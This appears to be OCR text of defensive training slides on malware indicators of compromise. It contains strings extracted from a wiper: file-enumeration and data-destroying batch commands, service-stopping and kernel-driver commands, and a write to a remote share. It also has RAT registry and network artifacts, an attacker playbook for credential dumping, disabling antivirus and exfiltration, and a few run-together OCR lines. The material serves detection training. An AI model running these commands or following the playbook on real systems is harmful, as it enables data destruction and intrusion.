dir "C:\Documents and Settings\" /b /s /a:-D 2>nul | findstr -i download 2>nul | findstr -i -v desktop.ini 2>nul >data.dat
dir "C:\Documents and Settings\" /b /s /a:-D 2>nul | findstr -i document 2>nul | findstr -i -v desktop.ini 2>nul >>data.dat
dir C:\Users\ /b /s /a:-D 2>nul  | findstr -i download 2>nul | findstr -i -v desktop.ini 2>nul >>data.dat
dir C:\Users\ /b /s /a:-D 2>nul  | findstr -i document 2>nul | findstr -i -v desktop.ini 2>nul >>data.dat
dir C:\Users\ /b /s /a:-D 2>nul  | findstr -i picture 2>nul | findstr -i -v desktop.ini 2>nul >>data.dat
dir C:\Users\ /b /s /a:-D 2>nul  | findstr -i video 2>nul | findstr -i -v desktop.ini 2>nul >>data.dat
dir C:\Users\ /b /s /a:-D 2>nul | findstr -i music 2>nul | findstr -i -v desktop.ini 2>nul>>data.dat
dir "C:\Documents and Settings\" /b /s /a:-D 2>nul  | findstr Desktop 2>nul | findstr -i -v desktop.ini 2>nul>sys_data.dat
dir C:\Users\ /b /s /a:-D 2>nul  | findstr Desktop 2>nul | findstr -i -v desktop.ini 2>nul >>sys_data.dat
dir C:\Windows\System32\Config /b /s /a:-D 2>nul | findstr -v -i systemprofile 2>nul >>sys_data.datdir data.dat /b /s 2>nul>>data.dat
dir sys_data.dat /b /s 2>nul >>data.dat
data.dat
sys_data.dat

SYSTEM\CurrentControlSet\ControlSystemBootDevice\Device\Harddisk
rdisk(\Partition
partition(FirmwareBootDevice
sc stop ddr 2>&1 >nul
sc delete ddr 2>&1 >nul
dir %s /s 2>&1 >%s && type %s\system32\drivers\ntfs.sys 2>&1 >%s && del /f %s
sc stop asis 2>&1 >nul
sc delete asis 2>&1 >nul
asis.exe

dir %s /s 2>&1 >%s\System32\%s && type %s\system32\user32.dll 2>&1>%s\System32\%s && del /f %s\System32\%s%s\system32\cmd.exe /c
ping -n 15 127.0.0.1 && dir %s /s 2>&1 >%s && type %s\system32\kernel32.dll 2>&1 >%s && del /f %s\Device\Harddisk0
echo 1 >>\\[IP ADDRESS OMITTED]\system$\everyone.sys
8F71FF7E2831A05D0B88FDAACFAC818E936FCAAA453404180419662BED76E9D70384
F056F03ADF3C917CB8C3EE12832F7A7EC3E234BC7FBD0476CFC9F58AC1A1C248DA06
E531D133A071
\GLOBAL??\\Device\Harddisk0\Partition0
shutdown -r -f -t 10
ddr.sys
%s\System32\Drivers\%s
DDR
sc create ddr type= kernel start= demand binpath=System32\Drivers\ddr.sys 2>&1 >nul
sc start ddr 2>&1 >nul
Wow64DisableWow64FsRedirection
kernel32.dll
Wow64RevertWow64FsRedirection
string too longinvalid string positionvector<T> too longbad cast
```

Start 6:38 PM 10/29/2012

IOCs – Malware – Example (Wiper)

At1

Task | Schedule | Settings

C:\WINDOWS\Tasks\At1.job

Run: rundll32.exe "C:\addins\DEFRAGdc2d0.TMP" .DllGetCla

Browse...

Start in:

Comments: NetScheduleJobAdd

Run as: NTAUTORITY\SYSTEM

Set password...

☐ Run only if logged on

☑ Enabled (scheduled task runs at specified time)

OK | Cancel | Apply

```
00 00 00-00 00 00 00-04 00 00 00
00 03 00-00 00 00 00-00 00 00 00
00 65 00-72 00 76 00-69 00 63 00   →  s e r v i c
00 65 00-78 00 65 00-00 00 34 00   e s . e x e   4
00 79 00-73 00 74 00-65 00 6D 00     \ S y s t e m
00 74 00-5C 00 69 00-6E 00 66 00   R o o t \ i n f
00 6D 00-37 00 41 00-2E 00 50 00   \ o e m 7 A . P
00 02 AE-00 00 02 00-03 00 00 00   N F
00 1A 00-00 00 53 00-37 00 74 00         →   S 7 t
00 70 00-78 00 2E 00-65 00 78 00   g t o p x . e x
00 00 00-5C 00 53 00-79 00 73 00   e   4   \ S y s
00 52 00-6F 00 6F 00-74 00 5C 00   t e m R o o t \
00 5C 00-6F 00 65 00-6D 00 37 00   i n f \ o e m 7
00 4E 00-46 00 00 00-02 AE 00 00   A . P N F
00 00 00-00 00 00 00-22 00 00 00
00 72 00-6F 00 6A 00-65 00 63 00   C C P r o j e c
00 72 00-2E 00 65 00-78 00 65 00   t M g r . e x e
```

```
60636261  E8 01000000     CALL 60636267
60636266  0059 F0         ADD BYTE PTR DS:[ECX-10],BL
60636269  66:0FBA29 00    BTS WORD PTR DS:[ECX],0
6063626E  72 1D           JB SHORT 6063628D
60636270  53              PUSH EBX
60636271  E8 04000000     CALL 6063627A
60636276  0000            ADD BYTE PTR DS:[EAX],AL
60636278  8600            XCHG BYTE PTR DS:[EAX],AL
6063627A  5B              POP EBX
6063627B  8B13            MOV EDX,DWORD PTR DS:[EBX]
6063627D  FF7424 04       PUSH DWORD PTR SS:[ESP+4]
60636281  FF7424 14       PUSH DWORD PTR SS:[ESP+14]
60636285  8BC2            MOV EAX,EDX
60636287  FFD0            CALL EAX
60636289  C603 00         MOV BYTE PTR DS:[EBX],0
6063628C  5B              POP EBX
6063628D  33C0            XOR EAX,EAX
6063628F  C2 0C00         RETN 0C
```

```
                loc_BF848563:                          ; CODE XREF: xxxKENLSProcs(x,x)-14↓j
FF 75 0C                    push    [ebp+arg_4]
69 C0 84 00 00 00           imul    eax, 84h
03 C1                       add     eax, ecx
0F B6 88 7D FF FF+          movzx   ecx, byte ptr [eax-83h]
57                          push    edi
05 7C FF FF FF              add     eax, 0FFFFFF7Ch
50                          push    eax
FF 14 8D B8 89 99+          call    _aNLSVKFProc[ecx*4] ; NlsNullProc(x,x,x)
EB 48                       jmp     short loc_BF8485CD
```

IOCs – Malware – Exercise #2

- Resources Needed: VM, Web Browser, Text Editor


http://www.winitor.com

https://technet.microsoft.com/en-us/sysinternals/strings


- Exercise #2: Create Malware
  - RAT malware (ShaneRAT)
  - RAT admin tools (AdminRAT)

- Reference Review #2: VirusTotal
  - Dorkbot - http://research.zscaler.com/2015/04/irc-botnets-alive-effective-evolving.html
  - Zeus - https://github.com/Visgean/Zeus
  - Corkow - https://www.virustotal.com/en/file/b79adb302024b974a629f09da9f33ea07a3035377ca8374e63f82b06f7b1d302/analysis/

IOCs – Malware – Example (Dorkbot)



IOCs – Malware – Example (Zeus)




IOCs – Malware – Example (Zeus)

findings.txt - Notepad

File Edit Format View Help

```
HKEY_LOCAL_MACHINE\system\currentcontrolset\services\eventlog\Application\tvnserver
    CategoryCount    REG_DWORD    0x0
    CategoryMessageFile    REG_SZ    C:\Program Files (x86)\TightVNC\tvnserver.exe
    EventMessageFile    REG_SZ    C:\Program Files (x86)\TightVNC\tvnserver.exe
    ParameterMessageFile    REG_SZ    C:\Program Files (x86)\TightVNC\tvnserver.exe
    TypesSupported    REG_DWORD    0x7

HKEY_LOCAL_MACHINE\system\currentcontrolset\services\tvnserver
    Type    REG_DWORD    0x10
    Start    REG_DWORD    0x2
    ErrorControl    REG_DWORD    0x1
    ImagePath    REG_EXPAND_SZ    "C:\Program Files (x86)\TightVNC\tvnserver.exe" -service
    DisplayName    REG_SZ    TightVNC Server
    WOW64    REG_DWORD    0x1
    ObjectName    REG_SZ    LocalSystem
    FailureActions    REG_BINARY    0000000000000000000000000100000014000000100000088130000

HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run
    {B9B76939-153A-5242-16F1-70D35DF5EB71}    REG_SZ    C:\Users\admin\AppData\Roaming\Nafyy\emezp.exe

HKEY_LOCAL_MACHINE\software\wow6432node\microsoft\windows\currentversion\run
    tvncontrol    REG_SZ    "C:\Program Files (x86)\TightVNC\tvnserver.exe" -controlservice -slave


  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       424
  TCP    0.0.0.0:5800           0.0.0.0:0              LISTENING       2060
  TCP    0.0.0.0:5900           0.0.0.0:0              LISTENING       2060
  TCP    10.0.11.101:49968      10.0.11.184:80         CLOSE_WAIT      3016
  TCP    10.0.11.101:49668      10.0.11.200:1234       ESTABLISHED     3016
  TCP    0.0.0.0:20865          0.0.0.0:0              LISTENING       3016


C:\Users\admin\AppData\Roaming\Nafyy\emezp.exe  141,312 06/07/2015  02:21 PM
C:\Users\admin\AppData\Local\Temp\tmp1f5c4b72\shadow.vbs  596   06/24/2015  01:07 PM
C:\Users\admin\AppData\Local\Temp\tmp8acb8f95\install.vbs 500   06/24/2015  01:02 PM
C:\Users\admin\AppData\Local\Temp\tmpdb2de2f1\ps.vbs   203   06/24/2015  01:01 PM
```

IOCs – Malware – Example (Corkow)



IOCs – Build/Configuration Anomalies

- Authority – service, administrator, or user
- Persistence – only 4 persistence mechanisms in Windows
- Communications – only 44 netsvcs keys in Windows Services
- Functionality – user and kernel combinations are rare
- File System – user or system

IOCs – Build/Configuration Anomalies

- Unsigned or anomalous binaries in Volume root, %Temp%, %System%, or %Userprofile% files
  - System Change Control Differences (MD5/Filename)
    - Files can be checked against the NIST/NSRL whitelist library http://www.dshield.org/tools/hashsearch.html
    - Files can also be checked against the Team Cymru blacklist library http://www.team-cymru.org/Services/MHR/
  - Windows System files in incorrect locations
  - %System% files don't match setup files (i386 / winsxs)
  - *.TMP and *.LOG files
  - Access Protection Rules Alerts

IOCs –Configuration Anomalies– Exercise #3

- Resources Needed: VM, Web Browser, Text Editor

https://gallery.technet.microsoft.com/scriptcenter/Windows-System-Inventory-616e2749

Msconfig | Reg Query

- Configuration Assessment

- Reference Review #3: CVE Details

http://www.cvedetails.com/vendor/26/Microsoft.html

http://www.google.com

IOCs – User Behavior/History Anomalies

- How many profiles have been used on your computer, when?
- How many computers has your profile been used on, when?
- How have user profiles been used on which computers, when?

IOCs – User Behavior/History TTPs

- Stage1 (**Infect**)
  - (Targeted) Phishing with attachments or links to “profiler” droppers to deliver custom exploit
  - (Opportunistic) Websites that record browser agent and return custom exploit
  - Capture **user credentials and build information** for vulnerable service and system exploits
- Stage2 (**Compromise**)
  - Utilize user credential to net show/use environment
  - Download backdoor trojan to perform network enumeration of hosts, shares and filesystems
  - Hash dump SAM and/or AD credentials (often use Cain/Abel or HACKMSGINA or install custom MSGINA.DLL)
  - Use RDP/VNC/AmmyAdmin etc. to test access to select hosts with administrative AD credentials
  - Use CMD.EXE or PSEXESVC.EXE to **SC stop A/V** services with SYSTEM, NETWORK SERVICE, or LOCAL SERVICE credentials
  - Use CMD.EXE to copy backdoor droppers (and/or reverse proxy PUPs) to selected hosts and remotely schedule **AT jobs** to install backdoor Trojan services with SYSTEM, NETWORK SERVICE, or LOCAL SERVICE credentials or administrative AD credentials
  - *Install unrelated malware to distract analysts* from key systems of interest
- Stage3 (**Control**)
  - Use AD credentials to **RDP** or **NET USE** access filesystems
  - **RAR** select files/directories into multipart files (m1.part(1-x).rar) in 250MB chunks
  - Use **GMAIL/Google Docs** or **Dropbox** to exfiltrate data
  - May use **SM.EXE** (simple mail transfer) or similar
  - Establish alternate access points (VPN or perforated DMZ via reverse proxies like HTRAN etc.)
  - May create **logic bombs** or **tripwires** to hide evidence

IOCs – User Behavior/History Anomalies

- Unauthorized filesystem changes and files
  - Remote desktop (*.bmc and *.rdp) files
    - BMC created when you connect to another computer
    - RDP file created when another computer connects to you
  - Prefetch entries
    - Indicate when a program was last used, the number of times it was used, and a list of files opened during its use (etc.)
  - Application Link (*.LNK) files
    - Indicate when a file was accessed, good for correlating events
  - METADATA manipulation (dates etc.)
    - Indicates modified files and malware (look for EPOC or other key dates)
  - Access protection rules alerts
    - Indicate droppers and/or backdoors or unauthorized remote control
  - System Audit/Configuration Change management reports
    - Simple/efficient way to identify unwanted programs and settings
  - Windows Security Event Logs - Logons Type 3 (network) and Type 10 (RDP)
    - Detail compromised user accounts, other compromised hosts, and routes or controllers

IOCs –UBA/History – Exercise #4

- Resources Needed: VM, Web Browser, Text Editor

https://technet.microsoft.com/en-us/sysinternals/accessenum

https://technet.microsoft.com/en-us/sysinternals/psloglist

http://www.nirsoft.net/utils/iehv.html

https://github.com/keydet89/RegRipper2.8

Event Viewer | Net Users | Wevtutil

- User Profiles and Use History Review

- Reference Review #4: Windows Events

https://technet.microsoft.com/en-us/library/cc732848.aspx

wevtutil qe Security /q:"*[System[Provider[@Name='Microsoft-Windows-Security-Auditing'] and (EventID=4624)] and EventData[Data[@Name='LogonType']='10']]" /e:Events > %computername%.xml

IOCs – Network Anomalies

- Anomalous remote address, remote port, communicating service, and/or protocol use from host
  - Communicating RUN keys
  - Communicating SVCHOST keys
  - Injected processes

IOCs – Network Anomalies

